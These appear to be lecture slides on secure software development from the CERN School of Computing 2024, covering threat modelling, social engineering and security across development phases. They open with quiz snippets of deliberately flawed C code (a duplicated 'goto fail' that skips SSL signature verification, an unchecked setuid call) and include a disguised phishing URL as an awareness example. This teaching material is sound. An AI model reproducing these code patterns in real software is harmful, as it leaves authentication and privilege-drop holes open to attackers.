



# Creating Secure Software

**Sebastian Łopieński**  
CERN

**CERN School of Computing 2024**



# Is this OK?

```

if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;

err = sslRawVerify(ctx,
                  ctx->peerPubKey,
                  dataToSign,
                  dataToSignLen,
                  signature,
                  signatureLen);
/* plaintext */
/* plaintext length */

if(err) {
    sslErrorLog("SSLDecodeSignedServerKeyExchange: sslRawVerify "
               "returned %d\n", (int)err);
    goto fail;
}

fail:
SSLFreeBuffer(&signedHashes);
SSLFreeBuffer(&hashCtx);
return err;


```

# Is this OK?

```
int set_non_root_uid(unsigned int uid)
{
    // making sure that uid is not 0 == root
    if (uid == 0) {
        return 1;
    }

    setuid(uid);
    return 0;
}
```

... your computer *might* be at risk ...



# The series – CSC

## Lectures:

- Introduction to computer security
- Security in different phases of software development

## Exercises:

- Avoiding, detecting and removing software security vulnerabilities

## Lecture:

- Web application security  
Exercise debriefing

## *Lecture 1*

# Introduction to Computer Security

# Outline

- Some recent cyber-security stories
- What is computer security
- How much security
- Threat modeling and risk assessment
- **Protection, detection, reaction**
- Security through obscurity?
- Social engineering

# We are living in dangerous times

AV industry in 1998



AV industry in 2008



Image Copyright: EXARUS Security Software GmbH



# Everything can get hacked



# What is (computer) security?

- Security is *enforcing* a policy that describes rules for accessing resources\*
  - resource is data, devices, the system itself (i.e. its availability)
- Security is a system *property*, not a feature
- Security is part of *reliability*

\* *Building Secure Software* J. Viega, G. McGraw

# Safety vs. security

- **Safety** is about protecting from **accidental** risks
  - road safety
  - air travel safety
- **Security** is about mitigating risks of dangers caused by **intentional, malicious actions**
  - homeland security
  - airport and aircraft security
  - information and computer security

# Security needs / objectives

Elements of common understanding of security:

- **confidentiality** (risk of disclosure)
- **integrity** (data altered → data worthless)
- **availability** (service is available as desired and designed)

Also:

- **authentication** (who is the person, server, software etc.)
- **authorization** (what is that person allowed to do)
- **privacy** (controlling one's personal information)
- **anonymity** (remaining unidentified to others)
- **non-repudiation** (user can't deny having taken an action)
- **audit** (having traces of actions in separate systems/places)

# Why security is difficult to achieve?

- A system is as secure as its **weakest** element
  - like in a chain



- **Defender** needs to protect against all possible attacks (currently known, and those yet to be discovered)
- **Attacker** chooses the time, place, method

# Why security is difficult to achieve?

- Security in computer systems – even **harder**:
  - great complexity
  - dependency on the Operating System, File System, network, physical access etc.
- Software/system security is **difficult to measure**
  - *function a() is 30% more secure than function b() ?*
  - there are no security metrics
- How to test security?
- Deadline pressure
- Clients don't demand security
- ... and can't sue a vendor



# Things to avoid



Security measures that get disabled with time, when new features are installed

Security is a process

# How much security?

- **Total** security is unachievable
- A **trade-off**: more security often means
  - higher cost
  - less convenience / productivity / functionality
- Security measures should be as **invisible** as possible
  - cannot irritate users or slow down the software (too much)
  - example: forcing a password change everyday
  - users will find a workaround, or just stop using it
- Choose security level **relevant** to your needs





# Is a particular security measure good?

(Questions proposed by Bruce Schneier)

- **What problem does it solve?**
  - whether it really solves the problem you have
- **How well does it solve the problem?**
  - will it work as expected?
- **What new problems does it add?**
  - it adds some for sure
- **What are the economic and social costs?**
  - cost of implementation, lost functionality or productivity
- **Given the above, is it worth the costs?**


More at <http://www.schneier.com/crypto-gram-0204.html#1>

# Is a particular security measure good?



# Is security an issue for you?


- A software engineer? System administrator? User?
- HEP laboratories are (more) at danger:
  - known organizations = a tempting target for attackers, vandals etc.
  - large clusters with high bandwidth – a good place to launch further attacks
  - risks are big and serious: we control accelerators with software; collect, filter and analyze experimental data etc.
  - the potential damage could cost *a lot*
- The answer is: **YES**
- so, where to start?



# Threat Modeling and Risk Assessment

- **Threat modeling**: what threats will the system face?
  - what could go wrong?
  - how could the system be attacked and by whom?
- **Risk assessment**: how much to worry about them?
  - calculate or estimate potential loss and its likelihood
  - risk management – reduce both probability *and* consequences of a security breach


**risk = probability \* impact**



# Threat Modeling and Risk Assessment

- *Secure against what and from whom?*
  - who will be using the application?
  - what does the user (and the admin) care about?
  - where will the application run?  
(on a local system as Administrator/root? An intranet application? As a web service available to the public? On a mobile phone?)
  - what are you trying to protect and against whom?
- Steps to take
  - **Evaluate** threats, risks and consequences
  - **Address** the threats and **mitigate** the risks

# Threat Modeling and Risk Assessment



# Things to avoid



Security solutions that do not cover the whole exposure area

# How to get secure?


- **Protection, detection, reaction**
- **Know your enemy**: types of attacks, typical tricks, commonly exploited vulnerabilities
- Attackers don't create security holes and vulnerabilities
  - they exploit existing ones
- Software security:
  - Two main sources of software security holes: **architectural flaws** and **implementation bugs**
  - **Think about security** in all phases of software development
  - Follow standard **software development procedures**



# Protection, detection, reaction

*An ounce of **prevention** is worth a pound of cure*

- better to protect than to recover



**Detection** is necessary because total prevention is impossible to achieve



Without some kind of **reaction**, detection is useless

- like a burglar alarm that no-one listens and responds to



# Protection, detection, reaction

- Each and every of the three elements is **very important**
- Security solutions focus too often on prevention only
- (Network/Host) **Intrusion Detection Systems** – tools for detecting network and system level attacks
- For some threats, detection (and therefore reaction) is not possible, so **strong protection** is crucial
  - example: eavesdropping on Internet transmission

# Things to avoid

**FAIL**

Incomplete protection  
measures that become  
“temporary” forever

failblog.org

# Security through obscurity ... ?

- *Security through obscurity* – hiding design or implementation details to gain security:
  - keeping secret not the key, but the encryption algorithm,
  - hiding a DB server under a name different from “db”, etc.
- The idea **doesn't work**
  - it's difficult to keep **secrets** (e.g. source code gets **stolen**)
  - if security of a system depends on one secret, then, once it's no longer a secret, the whole system is **compromised**
  - secret algorithms, protocols etc. will **not** get **reviewed** → flaws won't be spotted and fixed → **less security**
- Systems should be secure **by design**, not by obfuscation
- Security **AND** obscurity



# Further reading

Bruce Schneier  
*Secrets and Lies:  
Digital Security  
in a Networked World*



# Social engineering threats



# Social engineering threats

- **Exploiting human nature**: tendency to trust, fear etc.
- Human is the **weakest element** of most security systems
- Goal: **to gain unauthorized access** to systems or information
- Deceiving, manipulating, influencing people, abusing their trust so that they do something they wouldn't normally do
- Most common: phishing, hoaxes, fake URLs and web sites
- Also: cheating over a phone, gaining physical access
  - example: requesting e-mail password change by calling technical support (pretending to be an angry boss)
- Often using (semi-)public information to gain more knowledge:
  - employees' names, who's on a leave, what's the hierarchy, projects
  - people get easily persuaded to give out *more* information
  - everyone knows valuable pieces of information, not only the management

# Social engineering – reducing risks

- Clear, **understandable security policies** and **procedures**
- **Education**, training, awareness raising
  - Who to trust? Who not to trust? How to distinguish?
  - Not all non-secret information should be public
- **Software** shouldn't let people do stupid things:
  - Warn when necessary, but not more often
  - Avoid ambiguity
  - Don't expect users to take right security decisions
- **Think as user**, see how people use your software
  - Software engineers think different than users
- Request an external audit?



# Social engineering – reducing risks

Which links point to eBay?

- [secure-ebay.com](https://secure-ebay.com)
- [www.ebay.com/cgi-bin/login?ds=1%204324@%31%32%34.%31%33%36%2e%31%30%2e%32%30%33/p?uh3f223d](https://www.ebay.com/cgi-bin/login?ds=1%204324@%31%32%34.%31%33%36%2e%31%30%2e%32%30%33/p?uh3f223d)
- [www.ebay.com/ws/eBayISAPI.dll?SignIn](https://www.ebay.com/ws/eBayISAPI.dll?SignIn)
- [scgi.ebay.com/ws/eBayISAPI.dll?RegisterEnterInfo&siteid=0&co\\_partnerid=2&usage=0&ru=http%3A%2F%2Fwww.ebay.com&raflid=0&encRaflid=default](https://scgi.ebay.com/ws/eBayISAPI.dll?RegisterEnterInfo&siteid=0&co_partnerid=2&usage=0&ru=http%3A%2F%2Fwww.ebay.com&raflid=0&encRaflid=default)

...

# Social engineering – a positive aspect



A child pornographer **turned himself in** to the police after receiving a virus e-mail saying “An investigation is underway...”




Unfortunately, that’s the only happy-end story about social engineering that I know of.

# Further reading

Kevin D. Mitnick

*The Art of Deception:  
Controlling the  
Human Element  
of Security*



# Messages

- **Security is a process**, not a product \*
  - threat modeling, risk assessment, security policies, security measures etc.
- **Protection, detection, reaction**
- Security thru obscurity will *not* work
- Threats (and solutions) are **not only technical**
  - social engineering

\* B. Schneier

# Thank you!



## *Lecture 2*

# **Security in Different Phases of Software Development**

# Outline

- Requirements
- System architecture
- Code design
- **Implementation**
- Deployment
- Testing

# Software is vulnerable

## Secunia security advisories from a single day


Ubuntu update for firefox	759 views	
Red Hat update for firefox	656 views	
Cisco Content / IronPort Security Management Appliance Web Framework Cross-Site Scripting Vulnerability	590 views	
IBM Rational ClearCase OpenSSL Information Disclosure and Denial of Service Vulnerabilities	541 views	
HP StoreOnce D2D Backup Systems Undocumented User Account Security Issue	485 views	
Cisco Appliances Multiple Vulnerabilities	787 views	
Cisco IronPort Web Security Appliance Multiple Vulnerabilities	578 views	
Xen Page Reference Counting Denial of Service Vulnerability	490 views	
IBM WebSphere Appliance Management Center OpenSSL Weakness and Java Vulnerability	560 views	
IBM WebSphere Appliance Management Center OpenSSL Weakness and Java Vulnerability	512 views	
Apache XML Security XPointer Expressions Processing Buffer Overflow Vulnerability	686 views	
POST-MAIL Unspecified Cross-Site Scripting Vulnerability	855 views	
CLIP-MAIL Unspecified Cross-Site Scripting Vulnerability	596 views	
Cisco Prime Central for HCS Assurance HTTP Replies Information Disclosure Security Issue	388 views	
Ubuntu update for thunderbird	458 views	
Xaraya Two Cross-Site Scripting Vulnerabilities	317 views	
Red Hat update for thunderbird	356 views	
Cisco Unified Communications Manager Unified Serviceability Cross-Site Request Forgery Vulnerability	428 views	
ZamFoo Reseller "date" Command Injection Vulnerability	367 views	
Sophos UTM Unspecified IPv6 Denial of Service Vulnerability	503 views	
SUSE update for darktable	369 views	
AirLive WL-2600CAM IP Camera Security Bypass Security Issue	356 views	
SUSE update for wireshark	444 views	
WordPress Slash WP Theme "jPlayer" Cross-Site Scripting Vulnerability	486 views	
Drupal Fast Permissions Administration Module Security Bypass Security Issue	549 views	
IceWarp Mail Server Cross-Site Scripting and XML External Entities Vulnerabilities	313 views	



# When to start?

- **Security** should be foreseen as **part of the system** from the very beginning, not added as a layer at the end
  - the latter solution produces insecure code (tricky patches instead of neat solutions)
  - it may limit functionality
  - and will cost much more
- You **can't** add security in version 2.0

# Software development life-cycle



# Requirements


Results of **threat modeling** and **risk assessment**:

- *what data and what resources should be protected*
- *against what*
- *and from whom*

should appear in system **requirements**.

# Architecture

- **Modularity**: divide program into semi-independent parts
  - small, well-defined interfaces to each module/function
- **Isolation**: each part should work correctly even if others fail (return wrong results, send requests with invalid arguments)
- **Defense in depth**: build multiple layers of defense
- **Simplicity** (complex => insecure)
- Think **globally** about the whole system
- **Redundancy** rather than a single point of failure



# Things to avoid

Situations that can turn very wrong very quickly




# Multiple layers of defense

